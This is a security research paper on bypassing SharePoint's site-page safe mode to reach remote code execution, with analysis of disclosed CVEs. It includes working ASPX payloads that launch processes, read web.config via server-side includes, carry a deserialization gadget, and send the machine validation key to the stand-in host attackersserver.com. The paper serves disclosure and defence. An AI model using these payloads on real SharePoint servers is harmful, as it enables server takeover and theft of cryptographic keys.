Room for Escape: Scribbling Outside the Lines of Template Security

Oleksandr Mirosh (oleksandr.mirosh@microfocus.com) & Alvaro Muñoz (pwntester@github.com)

Abstract

Now more than ever, digital communication and collaboration are essential to the modern human experience. People around the globe work together online as they share information, create documents, send emails, and collaborate on spreadsheets and presentations. Shared digital content is everywhere and networked communication platforms and software play a crucial role. Content Management Systems (CMS) allow the user to design, create, modify, and visualize dynamic content. For many companies, CMS platforms are pivotal to their content pipelines and workforce collaboration.

In our research, we discovered multiple ways to achieve Remote Code Execution (RCE) on CMS platforms where users can create or modify templates for dynamic content. In today's multi-tenancy ecosystems, this often implies that a co-tenant on the same system can take over control of the CMS resources on which your organization relies.

Using Microsoft Sharepoint and a variety of Java template engines as our main CMS attack surface, we combined implementation and design flaws with framework and language specific features to find more than twenty unique RCE vulnerabilities in Microsoft Sharepoint, Atlassian Confluence, Alfresco, Liferay, Crafter CMS, dotCMS, XWiki, Apache Ofbiz, and more.

This paper presents our analysis of how these products and frameworks implement security controls and reviews techniques we used to bypass them. We describe all the vulnerabilities we uncovered in detail and show working demos of the most interesting attacks where unprivileged users can run arbitrary commands on SharePoint or Liferay servers.

Finally, we present our general review methodologies for systems with dynamic content templates and provide practical recommendations to better protect them.

Security Review of Microsoft SharePoint Server

Introduction to SharePoint security

Security review of Content Management Systems (CMS) where the user is able to design, create, modify, and visualize dynamic content is not a trivial task. There may be plenty of interesting and promising vectors for potential attacks. To show examples of such vectors, we decided to perform a review of one of the most widely used servers by enterprise customers – Microsoft SharePoint server. It is highly configurable, provides great flexibility, and has many available features that allows customers to use SharePoint as a solution for very different tasks (including CMS, document management, file hosting, or even bug tracking). On the other hand enabling such a variety of usages impacts on the security design and implementation of SharePoint that cannot be simple and satisfies requirements of all these uses at the same time. For a detailed review of SharePoint's security design you can look at this documentation or this series of articles.


For our research, the most interesting security principle in SharePoint can be found here:

A fundamental assumption of the Windows SharePoint Services technology is that "untrusted users" can upload and create ASPX pages within the system on which Windows SharePoint Services is running. These users should be prevented from adding server-side code within ASPX pages, but there should be a list of approved controls that those untrusted users can use. One way to provide these controls is to create a Safe Controls list in the web.config file.

Another important principle of SharePoint design for us – all content and configuration information is stored in SQL. In this context, we can divide ASPX pages of any SharePoint site into two types:

1. Application pages are stored in file directories and processed by the Web Server as regular unrestricted ASPX files. Each of these pages is part of SharePoint server and implements some application logic. Users are not able to modify them.
2. Site pages are customized pages that are saved in the content database. Users can customize them. They are parsed using safe mode processing that guarantees that there is no inline script, or other dangerous elements such as server-side includes from files system or unsafe page and control attributes. Also, customized pages can only have controls that are defined as safe in the **web.config** file's `SafeControls` tag.

To work with pages from the SQL database and from the files on the file system, SharePoint uses virtual provider `SPVirtualPathProvider.` For all site pages, the virtual provider reads content from the content database and passes it to the ASP.NET runtime. For all application pages, `SPVirtualPathProvider` goes to the directory, parses it, and then passes it to the ASP.NET runtime.



To implement safe mode for site pages, `SPVirtualPathProvider` uses a page parser filter `SPPageParserFilter`.

```
// Microsoft.SharePoint.ApplicationRuntime.SPPageParserFilter
protected override void Initialize()
{
    if (!SPRequestModule.IsExcludedPath(base.VirtualPath, false))
    {
        this._pageParserSettings =
SPVirtualFile.GetEffectivePageParserSettings(base.VirtualPath, out
this._safeControls, out this._cacheKey, out this._isAppWeb);
        this._safeModeDefaults = SafeModeSettings.SafeModeDefaults;
        return;
    }
...
    this._exclusion = true;
    this._pageParserSettings = null;
    this._safeControls = null;
}
```

For example, if a page is taken from an excluded path on the file system, it is processed without restrictions. However if it is a site page from the content database, `SPPageParserFilter` applies safe mode restrictions. Usually it is no-compile mode without inline scripts and only SafeControls are allowed.

We are not the first to raise the question about the security of site pages in SharePoint. In "SharePoint Security and a Web Shell" Liam Cleary is discovering what configurations should

be made to SharePoint to execute arbitrary code in site pages. Recently, Soroush Dalili published a blog post "A Security Review of SharePoint Site Pages" where he reviews main attack vectors and provides several new interesting attacks for unsafe non-default configurations. Along with unsafe non-default configurations of SharePoint server, most attacks described in both articles require compilation for the controlled page. This means that we should be in "non-restricted" mode before .NET starts processing the current page. Usually this is true for pages from the file system. If we take into account the SharePoint design principle that all content and configuration information is stored in a SQL database, bugs where an attacker can control files on the file system seem uncommon and are out of scope of our research. We were interested in finding ways to escape or bypass safe mode of site pages and focused only on the default SharePoint server configuration.

As mentioned, the key element in SharePoint to filter dangerous content in site pages is `SPPageParserFilter`. Obviously the SharePoint team spent a lot of resources on the secure implementation and testing of this component and therefore finding bugs in it is not an easy task. What if we could find places where **SPPageParserFilter** is not used? Let's look closely at the second parameter for the **TemplateControl.ParseControl()** method:

*The `ignoreParserFilter` parameter allows the PageParserFilter class **to be ignored**. The PageParserFilter class is used by the ASP.NET parser to determine whether an item is allowed in the page at parse time*

Note that if this method is called with only one parameter, the page parser filter is also ignored:

```
// System.Web.UI.TemplateControl
public Control ParseControl(string content)
{
   return this.ParseControl(content, true);
}

[Code Ref #1]
```

There is another very important remark about this method:

*The `content` parameter contains a user control (the contents of an .ascx file). This string cannot contain any code, because the **ParseControl method never causes compilation***

As a result, we cannot use inline code or other attacks that require compilation. Instead we can only use unsafe controls, attributes, or directives.

A similar situation, where the page parser filter is ignored, can be observed during processing of ASPX markup in design mode (usually this is done by `DesignTimeTemplateParser`). Take a look at how `TemplateParser` initializes the page parser filter:

```
// System.Web.UI.TemplateParser
internal PagesSection PagesConfig
{
    get
    {
        return this._pagesConfig;
    }
}

// System.Web.UI.TemplateParser
internal virtual void ProcessConfigSettings()
{
...
    if (this.PagesConfig != null)
    {
...
        if (!this.flags[33554432])
        {
            this._pageParserFilter = PageParserFilter.Create(this.PagesConfig,
base.CurrentVirtualPath, this);
        }
    }
}

[Code Ref #2]
```

The page parser filter is not created if `_pagesConfig` is **null**, and this is true for processing in design mode:

```
// System.Web.UI.TemplateParser
internal virtual void PrepareParse()
{
...
   if (!this.FInDesigner)
   {
      this._compConfig =
MTConfigUtil.GetCompilationConfig(base.CurrentVirtualPath);
      this._pagesConfig =
MTConfigUtil.GetPagesConfig(base.CurrentVirtualPath);
   }
   this.ProcessConfigSettings();
...

[Code Ref #2]
```

We discovered several places where the SharePoint server uses the `TemplateControl.ParseControl()` method and ignores the page parser filter or where

users can specify ASPX markup for processing in design mode, but in all these cases SharePoint verifies input by another method:

`EditingPageParser.VerifyControlOnSafeList()`. This method is designed to perform the same tasks as `SPPageParserFilter` (block processing of dangerous controls or unsafe content), but in contrast to `SPPageParserFilter`, it is more flexible and allows some verification to be disabled by its arguments. We will provide details of one of our vulnerabilities a bit later where `VerifyControlOnSafeList()` is called with an argument that allows us to use unsafe elements in our ASPX markup.

Each bypass of safe mode restrictions in `SPPageParserFilter` or verification by `VerifyControlOnSafeList()` method is a separate vulnerability and we will show examples in the next section, but now let's hold the assumption that we have already bypassed `SPPageParserFilter` or `VerifyControlOnSafeList()`. What can be used for an arbitrary code execution attack that leads to a compromise of the target SharePoint server? We already mentioned that the `ParseControl()` method never causes compilation and we are not able to use server-side code or perform other attacks that require this compilation. However, we still are able to use unsafe controls or ASPX directives.

The best example of such unsafe controls is `ObjectDataSource`**.** It allows us to call an arbitrary public method of any desired public Type.

This is actually arbitrary code execution. Here is an example of a payload that launches a calculator:

```
<asp:ObjectDataSource ID="DataSource1" runat="server" SelectMethod="Start"
TypeName="System.Diagnostics.Process" >
   <SelectParameters>
      <asp:Parameter Name="fileName" DefaultValue="calc"/>
   </SelectParameters>
</asp:ObjectDataSource>
<asp:ListBox DataSourceID = "DataSource1" ID="LB1" runat="server" />
```

In addition to the "direct" arbitrary code execution vector, we can try to get the value of `ValidationKey` from the `MachineKey` section in the **web.config** file and use it for an unsafe deserialization attack by ViewState. More information about this attack can be found here and here. We can use several different unsafe controls to read **web.config** on the target server:

`XmlDataSource` control with **DataFile** attribute:

```
<asp:XmlDataSource id="DataSource1" runat="server"
XPath="/configuration/system.web/machineKey" DataFile="/web.config"/>
<asp:TreeView DataSourceID = "DataSource1" ID="TV1" runat="server" >
 <databindings>
```

```
  <asp:treenodebinding datamember="machineKey" textfield="validationKey"/>
 </databindings>
</asp:TreeView>
```

`Xml` control with **DocumentSource** attribute:

```
<asp:Xml runat="server" id="xml1" DocumentSource="/web.config"/>
```

We can also use the Server-Side Include (SSI) directive to retrieve the **web.config** file content:

```
<!--#include virtual="/web.config"-->
```

or

```
<!--#include file="c:/inetpub/wwwroot/wss/virtualdirectories/80/web.config"-->
```

Now that we have basic knowledge about the security design of the SharePoint server and know how we can compromise it if safe mode for site pages is bypassed, we focus on the actual ways to bypass this safe mode in our next section.

Breaking out of Safe Mode: SharePoint Edition

To show multiple ways to achieve arbitrary code execution on CMS-like systems we use the SharePoint server as our target and present five different vulnerabilities to illustrate interesting types of security problems.

All the attacks were performed by unprivileged users and enabled us to execute arbitrary code on the target and compromise the SharePoint server with a default configuration. All identified vulnerabilities were triaged through coordinated disclosure with their respective vendors.

Access to sensitive server resources

CVE-2020-0974

A sensitive piece of information is always a primary target for attackers. A sandbox, or other security controls, should prevent access to resources with sensitive configuration or business information. It can be files on the file system, logs, database tables, or even process memory.

As mentioned, the contents of the **web.config** file on a SharePoint server should be considered a resource with highly sensitive information because it contains crypto keys that open doors for remote code execution attacks.

The main parser filter in SharePoint `SPPageParserFilter` does not allow inclusion of server files in site pages. However, as previously mentioned, this filter is not used if ASPX markup is parsed in design mode. In this case, input is verified by the `VerifyControlOnSafeList()` method:

```
// Microsoft.SharePoint.EditingPageParser
internal static void VerifyControlOnSafeList(string dscXml,
RegisterDirectiveManager registerDirectiveManager, SPWeb web, bool
blockServerSideIncludes = false)
{
...
    EditingPageParser.InitializeRegisterTable(hashtable,
registerDirectiveManager);
    EditingPageParser.ParseStringInternal(dscXml, hashtable2, hashtable,
list);
    if (blockServerSideIncludes && list.Count > 0)
    {
        ULS.SendTraceTag(42059668u, ULSCat.msoulscat_WSS_General,
ULSTraceLevel.Medium, "VerifyControlOnSafeList: Blocking control XML due to
unsafe server side includes");
        throw new System.ArgumentException("Unsafe server-side includes",
"dscXml");
    }
...
```

If the `blockServerSideIncludes` argument is ***false***, there is no limitation on files in the server-side include directive. The SharePoint server used this unsafe value during validation of ASPX markup in design mode:

```
// Microsoft.SharePoint.ServerWebApplication
bool IServerWebApplication.CheckMarkupForSafeControls(string controlMarkup,
RegisterDirectiveManager registerDirectiveManager)
{
    if (this._spWeb != null)
    {
        EditingPageParser.VerifyControlOnSafeList(controlMarkup,
registerDirectiveManager, this._spWeb, false);
        return true;
    }
```

```
    return false;
}
```

We could obtain the content of the **web.config** file by using the next ASPX markup as the value of the `webPartXml` parameter in the `RenderWebPartForEdit` SOAP request of **WebPartPagesWebService**:

```
<%@ Register TagPrefix="WebPartPages"
Namespace="Microsoft.SharePoint.WebPartPage" Assembly="Microsoft.SharePoint,
Version = 16.0.0.0, Culture = neutral, PublicKeyToken = 71e9bce111e9429c" %>
<WebPartPages:DataFormWebPart runat = "server" Title = "Title" DisplayName =
"Name" ID = "id1" >
   <xsl>
     <!--#include
file="c:/inetpub/wwwroot/wss/VirtualDirectories/80/web.config"-->
   </xsl>
</WebPartPages:DataFormWebPart>
```

After this attack, we obtained the value of `ValidationKey` from the `MachineKey` section and we successfully used it for a ViewState-based deserialization attack that gave us the ability to execute arbitrary OS commands on the SharePoint server.

Abusing not-so-safe items from Allowlist

CVE-2020-1147

In systems with a sandbox, there is a list of allowed or available elements. In some CMS systems such as SharePoint, this list can contain hundreds or thousands of elements or controls and it might be a good idea to review them by searching for any elements with potentially dangerous behavior.

In SharePoint, the list of allowed controls is defined in the `SafeControl` section of the **web.config** file and is quite long so it probably contains some interesting items. We found one control that gave us RCE at the end of our attack:

`Microsoft.SharePoint.Portal.WebControls.ContactLinksSuggestionsMicroView`**.** It **i**s marked as safe - the relevant line from the **web.config** file:

```
...
<SafeControl Assembly="Microsoft.SharePoint.Portal, Version=16.0.0.0,
Culture=neutral, PublicKeyToken=71e9bce111e9429c"
Namespace="Microsoft.SharePoint.Portal.WebControls" TypeName="*" />
```

```
...
```

The following is the dangerous code from the previously mentioned control:

```
// Microsoft.SharePoint.Portal.WebControls.ContactLinksSuggestionsMicroView
protected void PopulateDataSetFromCache(DataSet ds)
{
    string value =
SPRequestParameterUtility.GetValue<string>(this.Page.Request,
"__SUGGESTIONSCACHE__", SPRequestParameterSource.Form);
    using (XmlTextReader xmlTextReader = new XmlTextReader(new
System.IO.StringReader(value)))
    {
        xmlTextReader.DtdProcessing = DtdProcessing.Prohibit;
        ds.ReadXml(xmlTextReader);
        ds.AcceptChanges();
    }
}
```

This method takes a `__SUGGESTIONSCACHE__` form parameter from the current HTTP Request and passes its value to the `DataSet.ReadXml()` method. Our attacker can control this parameter but we still have two open questions: (1) how can we reach this vulnerable method, and (2) how can we exploit this call of `DataSet.ReadXml()`? Let's try to answer the first question. `PopulateDataSetFromCache()` is called from:

```
// Microsoft.SharePoint.Portal.WebControls.ContactLinksSuggestionsMicroView
protected override DataSet GetDataSet()
{
    base.StopProcessingRequestIfNotNeeded();
    if (!this.Page.IsPostBack || this.Hidden)
    {
        return null;
    }
    DataSet dataSet = new DataSet();
...
    if (this.IsInitialPostBack)
    {
        this.PopulateDataSetFromSuggestions(dataSet);
    }
    else
    {
        this.PopulateDataSetFromCache(dataSet);
    }
...
```

This method should process a ***PostBack*** request and the control should not be ***Hidden***. Also, the `IsInitialPostBack` property should be ***false***:

```
// Microsoft.SharePoint.Portal.WebControls.ContactLinksSuggestionsMicroView
protected bool IsInitialPostBack
{
    get
    {
        return this.Page.IsPostBack && string.IsNullOrEmpty(
SPRequestParameterUtility.GetValue<string>(this.Page.Request,
"__SUGGESTIONSCACHE__", SPRequestParameterSource.Form));
    }
}
```

This just means that our request should have the `__SUGGESTIONSCACHE__` form parameter. Now let's look at where the `GetDataSet()` method is invoked:

```
// Microsoft.SharePoint.Portal.WebControls.PrivacyItemView
protected override object GetQueryResults(object obj)
{
...
    DataSet dataSet = this.GetDataSet();
...

// Microsoft.SharePoint.Portal.WebControls.DataResultBase
protected override void OnPreRender(object sender, System.EventArgs e)
{
...
        this.m_objQueryResults = this.GetQueryResults(this.m_objQueryHandle);
...

// Microsoft.SharePoint.Portal.WebControls.QueryResultBase
protected override void OnPreRender(object sender, System.EventArgs e)
{
...
    base.OnPreRender(sender, e);
}

// Microsoft.SharePoint.Portal.WebControls.ContactLinksSuggestionsMicroView
protected override void OnPreRender(object sender, System.EventArgs e)
{
    base.OnPreRender(sender, e);
...
```

Our target method can be invoked during the pre-rendering phase if it is ***PostBack*** and the request contains a `__SUGGESTIONSCACHE__` form parameter.

Now let's look at how we can exploit the `DataSet.ReadXml()` call if we can control its input. This method reads XML schema and data into the `DataSet`. We can define `DataTable` with a column of any Type and if we provide a value for this column then the server uses `XmlSerializer` to deserialize the instance of this Type from its XML representation:

```
// System.Data.Common.ObjectStorage
public override object ConvertXmlToObject(XmlReader xmlReader,
XmlRootAttribute xmlAttrib)
{
...
        XmlSerializer xmlSerializer =
ObjectStorage.GetXmlSerializer(this.DataType, xmlAttrib);
        obj = xmlSerializer.Deserialize(xmlReader);
    }
    return obj;
}

[Code Ref #3]
```

As we described in [one of our previous research papers](), `XmlSerializer` cannot be considered safe if an attacker can control Type. In this case, we can invoke an arbitrary public method (static or non-static) of arbitrary public Type with arbitrary arguments. There is an additional requirement: the "base" Type and all the arguments should be serializable by `XmlSerializer` but it is not a big problem and we can find many types and methods that allow us to get RCE. For example:

```
//Microsoft.Office.Server.Internal.Charting.UI.WebControls.ImageListItemCollec
tion
public static ImageListItemCollection LoadFromBase64String(string
base64string)
{
    byte[] buffer = Convert.FromBase64String(base64string);
    ImageListItemCollection result;
    using (MemoryStream memoryStream = new MemoryStream(buffer))
    {
        BinaryFormatter binaryFormatter = new BinaryFormatter();
        result =
(ImageListItemCollection)binaryFormatter.Deserialize(memoryStream);
    }
    return result;
}
```

It uses unsafe deserialization (`BinaryFormatter`) of a controlled `base64string` value. The XML payload that invokes this method:

```
<NewDataSet>
  <xs:schema id="NewDataSet" xmlns=""
xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:msdata="urn:schemas-microsoft-com:xml-msdata">
    <xs:element name="NewDataSet" msdata:IsDataSet="true"
msdata:UseCurrentLocale="true">
    <xs:complexType>
        <xs:choice minOccurs="0" maxOccurs="unbounded">
        <xs:element name="DS1">
            <xs:complexType>
              <xs:sequence>

          <xs:element name="payload"
msdata:DataType="System.Data.Services.Internal.ExpandedWrapper`2[[Microsoft.Of
fice.Server.Internal.Charting.UI.WebControls.ImageListItemCollection,
Microsoft.Office.Server.Chart, Version=16.0.0.0, Culture=neutral,
PublicKeyToken=71e9bce111e9429c],[System.Windows.Data.ObjectDataProvider,
PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089" type="xs:anyType"
minOccurs="0" />
              </xs:sequence>
            </xs:complexType>
        </xs:element>
     </xs:choice>
    </xs:complexType>
    </xs:element>
  </xs:schema>
  <DS1>
    <payload xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" >
      <ProjectedProperty0>
        <MethodName>LoadFromBase64String</MethodName>
        <MethodParameters>
  <anyType xsi:type="xsd:string">{Base64_BinarryFormatter_Payload}</anyType>
        </MethodParameters>
        <ObjectInstance xsi:type="ArrayOfImageListItem"></ObjectInstance>
    </ProjectedProperty0>
        </payload>
  </DS1>
</NewDataSet>
```

For our RCE attack, we can use the following ASPX page:

```
<%@ Page Language="C#" %>
<%@ Register tagprefix="mst"
namespace="Microsoft.SharePoint.Portal.WebControls"
assembly="Microsoft.SharePoint.Portal, Version=16.0.0.0, Culture=neutral,
PublicKeyToken=71e9bce111e9429c" %>
```

```
<form id="form1" runat="server">
    <mst:ContactLinksSuggestionsMicroView id="CLSMW1" runat="server"  />
    <asp:TextBox ID="__SUGGESTIONSCACHE__" runat="server"></asp:TextBox>
    <asp:Button ID="Button1" runat="server" Text="Submit" />
</form>
```

For an RCE attack, we need to generate a `BinaryFormatter` payload with the desired commands (for example by using the YSoSerial.Net tool), put it into our XML payload, place the entire payload in `TextBox`, and then click the `Submit` button on our site page.

Abusing nested properties/attributes

Usually when CMS systems use user-defined templates or markup for content visualization and for the dynamic content, they allow access to some properties or attributes of specific objects. In most cases, users can get the values of these properties or attributes and include them into generated content. For some CMS systems, such as SharePoint, users might be able to assign their own values to these properties or attributes. Since any application can have objects with properties that have sensitive information, the CMS should filter out the access to such dangerous properties or attributes. This filter forbids access to dangerous objects and/or properties.

If a system works only with one level of properties/attributes developers can verify that the list of such properties does not contain unsafe items relatively easily. However, many systems also support nested properties and it makes this type of validation very difficult as relationships between nested properties do not have a strict hierarchy – for example the `Parent` property can give us access to the upper level. As a result, an attacker can build a path to the properties that has a security impact on the server or application. The attacker might modify this information if granted write access or with read access gain sensitive information for further attacks.

Generally abusing read access is harder, and attackers might have additional problems compared to abusing write access, for example, they may need to find a way to get the obtained value back from the target server. However, we were able to achieve arbitrary code execution in the SharePoint server for both cases: by abusing read and write access.

Abusing write access to nested properties in SharePoint

CVE-2020-1069

ASPX markup supports setting values of nested properties. It might be called “subproperties” and we can use any number of intermediate nested properties as long as they are public. For

the final property, whose value we are modifying, in addition to the public setter it should not be marked by the `DesignerSerializationVisibility.Hidden` attribute.

We mentioned that the key component for safe mode of site pages is `SPPageParserFilter`, which decides what restrictions to apply based on the value of `VirtualPath`. If we can change this value, we can fool the page parser filter so that it does not apply any restrictions to our markup and we could include unsafe controls or directives.

We can use the `ParseControl()` method as the starting point for our attack. Here is an example of its usage in the allowed `WikiContentWebpart` control:

```
// Microsoft.SharePoint.WebPartPages.WikiContentWebpart
protected override void CreateChildControls()
{
...
 if (this.Page.AppRelativeVirtualPath == null)
 {
   this.Page.AppRelativeVirtualPath = "~/current.aspx";
 }
 Control obj = this.Page.ParseControl(this.Directive + this.Content, false);
 this.AddParsedSubObject(obj);
}
```

We see that the `WikiContentWebpart.Content` property is passed to the `ParseControl()` method. It is called with ***false*** in the `ignoreParserFilter` argument so `SPPageParserFilter` is not ignored. This is fine because we are going to change the value of `VirtualPath`. Let's find out how this value is defined for this particular case:

```
// System.Web.UI.TemplateControl
public Control ParseControl(string content, bool ignoreParserFilter)
{
  return TemplateParser.ParseControl(content,
VirtualPath.Create(this.AppRelativeVirtualPath), ignoreParserFilter);
}

[Code Ref #4]
```

`VirtualPath` is created based on the value from the `Page.AppRelativeVirtualPath` property. It is public and is not marked by the `DesignerSerializationVisibility.Hidden` attribute:

```
// System.Web.UI.TemplateControl
[EditorBrowsable(EditorBrowsableState.Advanced)]
[Browsable(false)]
```

```
public string AppRelativeVirtualPath

[Code Ref #4]
```

The values of the `Page.AppRelativeVirtualPath` and `WikiContentWebpart.Content` properties can be set by ASPX markup in our site page:

```
<WebPartPages:WikiContentWebpart id="Wiki01" runat="server"
    Page-AppRelativeVirtualPath="newvalue">
        <content>
            {Some ASPX markup}
        </content>
</WebPartPages:WikiContentWebpart>
```

There is one problem with this markup – the `Page` property of the `WikiContentWebpart` is not assigned by the time ASP.NET parser tries to set a "***newvalue"*** to `Page.AppRelativeVirtualPath`. To solve this problem, we need to delay this assignment. For example using Data Binding, our `Page` property will be assigned by the time our expression is evaluated:

```
<WebPartPages:WikiContentWebpart id="Wiki01" runat="server"
    Page-AppRelativeVirtualPath='<%# Eval("SomePropertyfromBindCtx") %>'>
        <content>
             {Some ASPX markup}
        </content>
</WebPartPages:WikiContentWebpart>
```

Our site page for this attack:

```
<%@ Page Language="C#" %>
<head runat="server" />
<form id="f1" runat="server">
  <asp:menu id="NavMenu1"  runat="server">
    <StaticItemTemplate>
      <WebPartPages:WikiContentWebpart id="WikiWP1" runat="server"
                Page-AppRelativeVirtualPath='<%# Eval("ToolTip") %>'>
        <content>
<asp:ObjectDataSource ID="DS1" runat="server" SelectMethod="Start"
TypeName="system.diagnostics.Process" >
  <SelectParameters>
    <asp:Parameter Direction="input" Type="string" Name="fileName"
DefaultValue="calc"/>
  </SelectParameters>
</asp:ObjectDataSource>
```

```
<asp:ListBox ID="ListBox1" runat="server" DataSourceID= "DS1"/>
        </content>
      </WebPartPages:WikiContentWebpart>
    </StaticItemTemplate>
    <items>
      <asp:menuitem text="MenuItem1" ToolTip="/_layouts/15/settings.aspx"/>
    </items>
  </asp:menu>
</form>
```

We are assigning the path of the **settings.aspx** application page to the `ToolTip` property of `MenuItem` and it will be bound to our `Page.AppRelativeVirtualPath`. The `SPPageParserFilter` will think that it is processing ASPX markup of the application page and will not apply restrictions of safe mode and therefore allowing any unsafe controls. We are using the `ObjectDataSource` control that launches a calculator.

Abusing read access to nested properties in SharePoint

CVE-2020-1103

The attack with read access to the nested properties is more complicated and requires a few elements. The first one is **ControlParameter** that binds the value of a property of a control to a parameter object and can be used in **ParameterCollection** elements such as `SelectParameters` in the data source controls.

The following code snippet illustrates how value binding works in `ControlParameter`:

```
// System.Web.UI.WebControls.ControlParameter
protected override object Evaluate(HttpContext context, Control control)
{
...
    string controlID = this.ControlID;
    string text = this.PropertyName;
...
    Control control2 = DataBoundControlHelper.FindControl(control, controlID);
...
    object obj = DataBinder.Eval(control2, text);
...
    return obj;
}

[Code Ref #5]
```

It uses the `ControlID` property for searching specific control on the page (or other current container) and calls **DataBinder.Eval()** with this control and value of the `PropertyName` property for the expression, as arguments:

*`expression` - the navigation path from the container object to the public property value to be placed in the bound control property. This must be a string of property or field names separated by periods, such as **Tables[0].DefaultView.[0].Price** in C#*

At first glance it looks reasonable – for example we can put `TextBox` on the site page and the user can define a filter that is used in the data source control. We can use a path of nested properties here, similar to the example of the attack in the previous section, and try to get access to the values not only from "local" instances on the current page but also from "global" SharePoint instances (including **Sites**, **WebApplication,** or even **Farm)**. These global instances have a lot of sensitive information that will be helpful in future attacks.

The next element for our attack is a method of how values of `SelectParameters` of data source control can be delivered to us. The SharePoint server has several interesting data source controls in its `SafeControl` list. For example, the **XmlUrlDataSource** and the **SoapDataSource** controls can send HTTP requests with values of `SelectParameters` to the external HTTP server. We can use one of these data source controls so that the value of our targeted property is sent to our server.

The last piece of the puzzle for our attack is a path to the property with sensitive information. We need to explain a little bit about the configuration process of SharePoint Online servers. Obviously, they are installed and configured automatically with an amount of predefined configuration parameters unique to each tenant. These parameters are provided within a text file that is used during unattended configuration of a SharePoint server. When `SPFarm` is created, these configuration parameters are stored in the `InitializationSettings` property:

```
// Microsoft.SharePoint.Administration.SPFarmFactory
public SPFarm Create()
{
...
  SPConfigurationDatabase configDb = this.CreateConfigurationDatabase();
  SPFarm spfarm = new SPFarm(configDb);
spfarm.InitializationSettings.Initialize(this.FarmInitializationSettingsFilePa
th);
  spfarm.Update();
...
```

Many configuration parameters in `SPFarm.InitializationSettings` contain sensitive information that can be used for future attacks, including the value of the already mentioned `ValidationKey` - it is stored in the `MachineValidationKey` parameter, so let's try to get it.

`SPFarm.InitializationSettings` property is public, so we can access it with `ControlParameter`:

```
// Microsoft.SharePoint.Administration.SPFarm
public SPFarmInitializationSettings InitializationSettings
```

`SPFarm` instance can be taken from the `Farm` property of `SPPersistedObject`:

```
// Microsoft.SharePoint.Administration.SPPersistedObject
public SPFarm Farm
```

`SPWebApplication` Type is derived from `SPPersistedObject` so we can use it from the `WebApplication` property of `SPSite`:

```
// Microsoft.SharePoint.SPSite
public SPWebApplication WebApplication
```

We will take `SPSite` from the `Site` property of `SPWeb`:

```
// Microsoft.SharePoint.SPWeb
public SPSite Site
```

Finally `SPWeb` is accessible with the `Web` property of `TemplateBasedControl`:

```
// Microsoft.SharePoint.WebControls.TemplateBasedControl
public virtual SPWeb Web
```

We can use its derived control **TemplateControl**.

Now our path to the desired property is ready:

```
TemplateControl.Web.Site.WebApplication.Farm.InitializationSettings[MachineValidationKey]
```

The following is the site page that sends value of `ValidationKey` to **attackersserver.com**:

```
<%@ Page Language="C#" %>
```

```
<SharePoint:TemplateContainer ID="tc01" runat="server" />
<SharePoint:XmlUrlDataSource runat="server"
HttpMethod="GET"
SelectCommand="http://attackersserver.com/LogRequests.php" id="DataSource1">
   <SelectParameters>
    <asp:controlparameter name="MachineValidationKey" controlid="tc01"
propertyname="Web.Site.WebApplication.Farm.InitializationSettings[MachineValid
ationKey]"/>
   </SelectParameters>
</SharePoint:XmlUrlDataSource>
<form id="form1" runat="server">
    <asp:ListBox ID="LBox1" runat="server" DataSourceID = "DataSource1" />
</form>
```

We successfully used this value for an unsafe deserialization attack by ViewState and could execute arbitrary code on the target SharePoint Online server.

Security problems during conversion of values to expected Types

CVE-2020-1460


As with other applications, CMS-like systems might have various types of security problems, including SQL or Command injections, improper authentication or authorization, and others. Although the list of potential problems is long, we would call attention to one specific class of problems that looks quite promising for us (as attackers) in such systems. We recommend reviewing each place where plain text or binary data is converted to an object if the type or class of this object is under user control. Despite what mechanism(s) are in place (.NET deserializers, JSON unmarshallers, TypeConverters, or other possible mechanisms), we provided examples in one of our previous works, that all of them have the potential to be exploited. An attacker may just need to find the proper gadget(s) for their successful exploitation.

